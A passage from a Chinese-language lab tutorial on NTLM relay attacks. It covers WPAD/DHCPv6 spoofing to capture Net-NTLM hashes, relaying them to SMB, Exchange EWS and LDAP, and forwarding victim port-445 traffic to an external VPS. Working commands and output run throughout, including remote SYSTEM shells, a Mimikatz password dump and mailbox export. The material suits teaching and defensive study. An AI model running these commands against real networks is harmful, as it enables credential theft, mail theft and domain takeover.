 DNS Servers . . . . . . . . . . . : fe80::21c:42ff:fe93:fe54%6
                                     10.211.55.4
 NetBIOS over Tcpip. . . . . . . . : Enabled
 Connection-specific DNS Suffix Search List :
                                     xie.com
```

当目标打开浏览器访问页面时，将会请求 WPAD，我们就可以进行 WPAD 欺骗攻击了，如图所示：

```
Sent spoofed reply for wpad.xie.com. to fe80::10:211:55:16
Sent spoofed reply for wpad.xie.com. to fe80::10:211:55:16
Sent spoofed reply for proxysrv.xie.com. to fe80::10:211:55:16
Sent spoofed reply for proxysrv.xie.com. to fe80::10:211:55:16
```

fcmit.cc

fcmit.cc

然后我们就能获取目标用户的 Net-NTLM Hash 了！如图所示：

```
[Proxy-Auth] Sending NTLM authentication request to 10.211.55.16
[Proxy-Auth] NTLMv2 Client   : 10.211.55.16
[Proxy-Auth] NTLMv2 Username : XIE\Administrator
[Proxy-Auth] NTLMv2 Hash     : Administrator::XIE:1122334455667788:50401129A1F01BFFAE44F2043DD7DD39:0101000000000000DDF5189607DDD7
016BB6C339278F6460000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B004900540004001200730060D0062002E006C006F00
630061006C0003002800730065007200760065007200320030003000330002E0073006D0062002E006C006F00630061006C0005001200730060D0062002E006C006F
00630061006C0008003000300000000000000000000000000000003000005DD0AEB2BE6985E66AA67BD5A198A056987CF62C0713C84BB483D2E7E011A4F20A0010000000
0000000000000000000000000000000009002A004800540054005000 2F00700072006F007800790073007200760002E007800690065002E0063006F006D000000000000
000000
```

以下是整个过程的 DHCPv6 抓包，如图所示，可以看到有 7 个包：

Source	Destination	Protocol	Length	Info
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0x4a90b9 CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0x4a90b9 CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	162	Confirm XID: 0x4a90b9 CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	156	Solicit XID: 0xbe021b CID: 0001000127a5433b000c29da49f2
fe80::21c:42ff:fe93:fe54	fe80::c5c4:606f:3c58:cb8	DHCPv6	175	Advertise XID: 0xbe021b CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::c5c4:606f:3c58:cb8	ff02::1:2	DHCPv6	198	Request XID: 0xbe021b CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16
fe80::21c:42ff:fe93:fe54	fe80::c5c4:606f:3c58:cb8	DHCPv6	175	Reply XID: 0xbe021b CID: 0001000127a5433b000c29da49f2 IAA: fe80::10:211:55:16

DHCP v6 四步交互过程如下：

1）客户端向［ff02::1:2］组播地址发送一个 Solicit 请求报文，对应前四个包。

2）DHCP 服务器或中继代理回复 Advertise 消息告知客户端，对应第五个包

3）客户端选择优先级最高的服务器并发送 Request 信息请求分配地址或其他配置信息，对应第六个包

4）最后服务器回复包含确认地址，委托前缀和配置（如可用的 DNS 或 NTP 服务器）的 Relay 消息，对应第七个包

如图所示，攻击者正是在第五个包回复 Advertise 消息时，将目标 IPv6 DNS 服务器设置为指定 ip。

```
    Link-layer address: 00:1c:42:93:fe:54
  DNS recursive name server
    Option: DNS recursive name server (23)
    Length: 16
    1 DNS server address: fe80::21c:42ff:fe93:fe54
  Domain Search List
    Option: Domain Search List (24)
    Length: 9
    Domain name suffix search list
  Identity Association for Non-temporary Address
    Option: Identity Association for Non-temporary Address (3)
```

重放 Net-NTLM Hash

在获取到了目标机器的 Net-NTLM Hash 后，我们要怎么利用呢？这里有两种利用方式：

1. 使用 Hashcat 破解 Net-NTLM Hash
2. Relay Net-NTLM Hash

本文主要讲如何 Relay Net-NTLM Hash。我们知道，由于 NTLM 只是底层的认证协议，必须镶嵌在上层应用协议里面，消息的传输依赖于使用 NTLM 的上层协议，比如 SMB、HTTP、LDAP 等。因此，我们可以将获取到的 Net-NTLM Hash Relay 到其他使用 NTLM 进行认证的应用上。

1. Relay To SMB

直接 Relay 到 SMB 服务，是最直接简单的方法，可以直接控制该服务器执行任意命令等操作。这里根据工作组和域环境，有两种场景，如下：

（1）工作组

在工作组环境中，工作组中的机器之间相互没有信任关系，除非两台机器的账号密码相同，否则 Relay 不成功。但是如果账号密码相同的话，为何不直接 Pass The Hash 哈希传递攻击呢？因此在工作组环境下，Relay 到其他机器不太现实。

fcmit.cc

那么，我们可以 Relay 到机器自身吗？答案是可以的。但是后来微软在 MS08-068 补丁中对 Relay 到自身机器做了限制，严禁 Relay 到机器自身。道高一尺魔高一丈，这个补丁在 CVE-2019-1384(Ghost Potato)被攻击者绕过了。

1）MS08-068-Relay To Self

当拿到用户的 SMB 请求之后，最直接的就是把请求 Relay 回本身，即 Reflect，从而控制机子本身。漏洞危害特别高，该漏洞编号为 MS08-068。微软在 KB957097 补丁里面通过修改 SMB 身份验证答复的验证方式来防止凭据重播，从而解决了该漏洞。防止凭据重播的做法如下:

- 在 Type 1 阶段，主机 A 访问主机 B 进行 SMB 认证的时候，将 pszTargetName 设置为 CIFS/B
- 在 Type 2 阶段，主机 A 拿到主机 B 发送的 Challenge 挑战值之后，在 lsass 进程里面缓存(Challenge,CIFS/B)
- 在 Type 3 阶段，主机 B 在拿到主机 A 的认证消息之后，会去查询 lsass 进程里面有没有缓存(Challenge,CIFS/B)，如果存在缓存，那么认证失败。

因为如果主机 A 和主机 B 是不同主机的话，那么 lsass 进程里面就不会缓存(Challenge,CIFS/B)。如果是同一台主机的话，那 lsass 里面就会缓存(Challenge,CIFS/B)，这个时候就会认证失败。

如图所示，可以看到 Relay 到自身会失败。

```
→  examples git:(master) ✗ python3 smbrelayx.py -h 10.211.55.16 -c whoami
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.211.55.16, attacking target 10.211.55.16
[-] Authenticating against 10.211.55.16 as XIE\hack FAILED
```

fcmit.cc

fcmit.cc

2）CVE-2019-1384-Ghost Potato

这个漏洞绕过了 KB957097 补丁里面限制不能 Relay 回本机的限制。由于在 KB957097 补丁措施里面这个缓存(Challenge,CIFS/B)是有时效性的，这个时间是 300 秒，也就是说 300 秒后，缓存(Challenge,cifs/B)就会被清空，这个时候即使主机 A 和主机 B 是同一台主机，那么由于缓存已经被清除，那么 lsass 进程里面肯定没有(Challenge,CIFS/B)缓存。

执行如下命令，该漏洞 POC 基于 impacket 进行修改，目前只能支持收到 http 协议请求的情况。该 poc 在 sleep 315 秒之后，再发送 Type 3 认证消息，于是就绕过了 KB957097 补丁。该 poc 实现的效果是在目标机器的启动目录上传指定的文件。

python ntlmrelayx.py –t smb://10.211.55.7 –smb2support –-gpotato–startup test.txt


如图所示，进行 Ghost Potato 攻击，可以看到认证成功。

```
root@kali:/opt/impacket-ghostpotato/examples# python ntlmrelayx.py -t smb://10.211.55.7 -smb2support --gpotato-startup test.txt
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.211.55.7, attacking target smb://10.211.55.7
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[GPOTATO] WAITING 315 SECONDS FOR CHALLENGE TIMEOUT
[GPOTATO] FLUSHING CHALLENGE CACHE NOW
[GPOTATO] DONE: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or
authentication information.)
[GPOTATO] WAITING ADDITIONAL 5 SECONDS
[GPOTATO] AUTHENTICATING...
[*] Authenticating against smb://10.211.55.7 as WIN2008\administrator SUCCEED
[GPOTATO] Dropping RAT to startup folder using User share failed: SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not F
ound} The specified share name cannot be found on the remote server.)
[GPOTATO] Uploaded payload to user startup folder via C$ share
```

攻击完成后，会在目标机器启动目录下生成一个 test.txt 文件，如图所示：



（2）域环境

在域环境中，默认普通域用户可以登录除域控外的其他所有机器，因此可以将域用户的 Net-NTLM Hash Relay 到域内的其他机器。

1）impacket 下的 smbrelayx.py

运行 smbrelayx.py 脚本执行如下命令，该脚本接收域用户的 Net-NTLM Hash，然后 Relay 到域内其他机器执行指定命令。

```
python3 smbrelayx.py -h 10.211.55.16 -c whoami
```

如图所示，接收来自 10.211.55.5 的流量，Relay 到 10.211.55.16 机器，执行 whoami 命令成功！

```
→  examples git:(master) ✗ python3 smbrelayx.py -h 10.211.55.16 -c whoami
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.211.55.5, attacking target 10.211.55.16
[*] Authenticating against 10.211.55.16 as XIE\administrator SUCCEED
[*] administrator::XIE:b7b53bd436ec087c:1f2a9dc0663ab1161107429ddda3db39:01010000000
0063006f006d0003001a00770069006e00310030002e007800690065002e0063006f006d0005000e0078
4da96fcbb98ead19961c40990d041e6bb1e1b49492fbb7535a1ee8b0a001000000000000000000000000
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.211.55.16
nt authority\system
```

fcmit.cc

fcmit.cc

2）impacket 下的 ntlmrelayx.py

运行 ntlmrelayx.py 脚本执行如下命令，该脚本接收域用户的 Net-NTLM Hash，然后 Relay 到域内其他机器执行指定命令。

```
python3 ntlmrelayx.py -t smb://10.211.55.16 -c whoami -smb2support
```

如图所示，接收来自 10.211.55.5 的流量，Relay 到 10.211.55.16 机器，执行 whoami 命令成功！

```
➜  examples git:(master) ✗ python3 ntlmrelayx.py -t smb://10.211.55.16 -c whoami -smb2support
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.211.55.5, attacking target smb://10.211.55.16
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against smb://10.211.55.16 as XIE\administrator SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.211.55.16
nt authority\system
```

3）Responder 下的 MultiRelay.py 脚本

该脚本功能强大，通过 ALL 参数可以获得一个稳定的 shell，还有抓密码等其他功能。-t 参数用于指定要 Relay 的机器。该脚本接收域用户的 Net-NTLM Hash，然后 Relay 到域内其他机器执行指定命令。

使用 MultiRelay.py 脚本执行如下命令进行监听：

```
./MultiRelay.py -t 10.211.55.6 -u ALL
```

fcmit.cc

然后触发目标用户的 Net-NTLM Hash，将其 Relay 到 10.211.55.6 机器。如图所示：

```
root@kali:/usr/share/responder/tools# ./MultiRelay.py -t 10.211.55.6 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CRTL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']


Retrieving information for 10.211.55.6...
SMB signing: False
Os version: 'Windows 7 Professional 7600'
Hostname: 'WIN7'
Part of the 'XIE' domain
[+] Setting up HTTP relay with SMB challenge: 4fbd562303a5472b
[+] Received NTLMv2 hash from: 10.211.55.7
[+] Client info: ['Windows Server 2008 R2 Standard 7600', domain: 'XIE', signing:'True']
[+] Username: administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```

如图所示，执行 help 命令参看帮助。

fcmit.cc

```
Connected to 10.211.55.6 as LocalSystem.
C:\Windows\system32\:#help
Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get  Path_To_File   -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas  Command      -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address   -> Connect to another host (eg: pivot 10.0.0.12)
mimi   command      -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command     -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command       -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help                -> Print this message.
exit                -> Exit this shell and return in relay mode.
                       If you want to quit type exit and then use CRTL-C

Any other command than that will be run as SYSTEM on the target.
```

如图所示，执行系统命令。

```
C:\Windows\system32\:#whoami
nt authority\system

C:\Windows\system32\:#ipconfig

Windows IP ÅäÖÃ


ÒÕÍøÊÊÅäÆ÷ ±¾µØl½Ó:

   l½ÓÌض¨µÄ DNS °ó?. . . . . : localdomain
   IPv6 µØ¸. . . . . : fdb2:2c26:f4e4:0:1450:9c92:9c75:10df
   ÁÙ⁶ IPv6 µØ¸. . . . . : fdb2:2c26:f4e4:0:84f5:d22e:56d6:2fe8
   ±¾µØt½Ó IPv6 µØ¸. . . . . : fe80::1450:9c92:9c75:10df%11
   IPv4 µØ¸. . . . . : 10.211.55.6
   ×ÓÍøÑÚÂë  . . . . . : 255.255.255.0
   ĬÈÏÍø¹Ø. . . . . : 10.211.55.1

ËíµÀÊÊÅäÆ÷ isatap.localdomain:

   ýÌå¹  . . . . . : ýÌåÒŸƆª
   l½ÓÌض¨µÄ DNS °ó?. . . . . : localdomain
```

如图所示，抓取内存中的密码。

fcmit.cc

```
C:\Windows\system32\:#mimi sekurlsa::logonpasswords
File size: 746.50KB
[==============================================================================] 100.0%
Uploaded in: -0.974 seconds
File size: 12.35KB
Fetched in: 0.00397 seconds
Output:

Authentication Id : 0 ; 539485 (00000000:00083b5d)
Session           : Interactive from 1
User Name         : administrator
Domain            : XIE
Logon Server      : SERVER2008
Logon Time        : 2022/6/11 16:53:51
SID               : S-1-5-21-645314428-1482107640-504576158-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : XIE
         * LM       : 11cb3f697332ae4cc25465203292a5c2
         * NTLM     : 33e17aa21ccc6ab0e6ff30eecb918dfb
         * SHA1     : fd1d68512992db1064a675df013511474585b2f5
        tspkg :
         * Username : Administrator
         * Domain   : XIE
         * Password : P@ssword1234
        wdigest :
         * Username : Administrator
         * Domain   : XIE
         * Password : P@ssword1234
        kerberos :
         * Username : administrator
         * Domain   : XIE.COM
         * Password : P@ssword1234
```

2. Relay To HTTP

很多应用 HTTP 服务也支持 NTLM 认证，因此可以 Relay 到 HTTP 协议。并且 HTTP 协议的默认策略是不签名。

1）Exchange 认证

Exchange 认证也支持 NTLM SSP 的。于是我们可以将 SMB 流量 Relay 到 Exchange 的 EWS 接口，从而可以进行收发邮件等操作。

使用 ntlmRelayToEWS.py 执行如下命令进行监听：

python2 ntlmRelayToEWS.py –t https://10.211.55.5/EWS/exchange.asmx –r getFolder –f inbox –v

fcmit.cc


如图所示，收到了目标用户的 Net-NTLM Hash 后，将其 Relay 到 Exchange 的 EWS 接口成功，并且成功导出邮件。

```
→  NtlmRelayToEWS python2 ntlmRelayToEWS.py -t https://10.211.55.5/EWS/exchange.asmx -r getFolder -f inbox -v
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] NtlmRelayX to Exchange Web Services - Author: @Arno0x0x
[*] Running in relay mode to single host
[*] Running in relay mode to single host
[*] Config file parsed
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.211.55.4, attacking target 10.211.55.5
[*] HTTP server returned error code 200, treating as a succesful login
[*] Authenticating against 10.211.55.5 as XIE\administrator SUCCEED
[*] administrator::XIE:fc0615c1f14f3d64:ebae4d86ab674476684be37715b35d2f:0101000000000000096f2f9ee737dd80133f3c
ecd23eec4250000000002000600580049004500010008004d00410049004c0004000e007800690065002e0063006f006d00030018006d0
0610069006c002e007800690065002e0063006f006d0005000e007800690065002e0063006f006d000700080096f2f9ee737dd80106000
4000200000008003000300000000000000000000000000300000a7fee894bc593bcd15f5788c4133f2a3bf1923fbe6836c193548f52376d
6387f0a001000000000000000000000000000000000000090020004800540054005002f00310030002e003200310031002e00350035002
e0032000000000000000000000000000
[+] Received response from EWS server
[+] Received items list for folder [inbox]
[+] Sending requests to download all items from folder [inbox]
[+] Item [output/inbox/item-0.eml] saved successfully
[+] Item [output/inbox/item-1.eml] saved successfully
[+] Item [output/inbox/item-2.eml] saved successfully
[+] Item [output/inbox/item-3.eml] saved successfully
[+] Item [output/inbox/item-4.eml] saved successfully
[+] Item [output/inbox/item-5.eml] saved successfully
[+] Item [output/inbox/item-6.eml] saved successfully
[+] Item [output/inbox/item-7.eml] saved successfully
[+] Item [output/inbox/item-8.eml] saved successfully
[+] Item [output/inbox/item-9.eml] saved successfully
```

如图所示，在当前目录的 output/inbox 目录下即可看到保存的邮件了。



2）ADCS 证书注册接口

ADCS 证书服务的 HTTP 接口默认使用的是 NTLM 认证，因此可以将流量中继到 ADCS 的证书注册接口，详情参考 5.5 章 ADCS 证书服务攻击。

3. Relay To LDAP

由于域内默认使用的是 LDAP 协议，而 LDAP 协议也支持使用 NTLM 认证，因此可以将流量中继到 LDAP 协议，这也是域内 NTLM Relay 常用的一种攻击方式。并且 LDAP 的默认策略是协商签名，而并不是强制签名，也就是说是否签名是由客户端决定的，服务端跟客户端协商是否需要签名。

如下是从 HTTP 协议和 SMB 协议 Relay 到 LDAP 协议的不同：

- 从 HTTP 协议 Relay 到 LDAP 是不要求进行签名的，可以直接进行 Relay，如 CVE-2018-8581。域内最新的 Relay 手法就是想办法将 HTTP 类型的流量 Relay 到 LDAP 协议。


fcmit.cc

fcmit.cc

- 从 SMB 协议 Relay 到 LDAP 是要求进行签名的，这时，并不能直接进行 Relay。CVE-2019-1040 就是绕过了 NTLM 的 MIC 消息完整性校验，使得 SMB 协议 Relay 到 LDAP 时不需要签名，从而可以发动攻击。详情可参考 5.2 节 CVE-2019-1040 NTLM MIC 绕过漏洞。

实战环境下 NTLM Relay 的利用

在实战中利用 NTLM Relay 的一大难点就是我们在 VPS 监听了端口，但是目标机器的流量中继不过来。有的人会说为啥不在目标内网进行监听？原因在于监听需要搭建 impacket 等环境，目标内网无法搭建该监听环境。所以目前我们的思路是，在 VPS 监听，然后利用目标内网一台出网 Windows 机器通过端口转发进行中继流量转发到我们 VPS 监听的端口上。目前也有如下解决方案：



项目地址：https://github.com/jellever/StreamDivert


这款工具最大的好处就是不需要 CS 来作为一个中转，直接将目标 Windows 机器 445 的流量转发给指定 VPS 的指定端口即可。

fcmit.cc

首先，我们在 VPS 上执行如下命令进行监听，其中修改了监听端口为 1445

```
proxychains4 -q python3 ntlmrelayx.py -t ldap://10.211.55.4 --no-http-server --no-wcf-server -smb2support --remove-mic --delegate-access --escalate-user machine\$ --smb-port 1445
```

然后将如下文件上传到目标机器：



配置文件如下，其中 81.68.255.200 是 VPS 的 ip

```
tcp < 445 0.0.0.0 -> 81.68.255.200 1445
```

然后在目标机器以管理员权限执行如下命令：

```
StreamDivert.exe config.txt -f -v
```

```
C:\Users\administrator\Desktop>StreamDivert.exe config.txt -f -v
[*] Modifying firewall..
[*] Authorized application C:\Users\administrator\Desktop\StreamDivert.exe is already enabled in the firewall.

[*] Parsing config file...
[*] Parsed 1 inbound and 0 outbound relay entries.
[*] Starting packet diverters...
[*] InboundTCPDivertProxy(445:?) Start
[*] InboundTCPDivertProxy(445:58671) Start
[*] InboundTCPDivertProxy(445:58671) tcp and ((tcp.SrcPort == 58671) or (tcp.DstPort == 445))
[*] InboundUDPDivertProxy() Start
[*] InboundUDPDivertProxy() udp and ()
[-] InboundUDPDivertProxy() failed to open the WinDivert device (87)
[*] InboundUDPDivertProxy() Stop
[*] InboundICMPDivertProxy() Start
[*] InboundICMPDivertProxy() false
[*] OutboundDivertProxy() Start
[*] OutboundDivertProxy() ()
[-] OutboundDivertProxy() failed to open the WinDivert device (87)
[*] OutboundDivertProxy() Stop
```

使用打印机漏洞触发，其中需要攻击的目标是 10.211.55.9，目标出网 Windows 机器是 10.211.55.10

python3 printerbug.py xie/hack:P@ssw0rd@10.211.55.9 10.211.55.10

```
→  examples git:(master) ✗ python3 printerbug.py xie/hack:P@ssw0rd@10.211.55.9 10.211.55.10
[*] Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.9
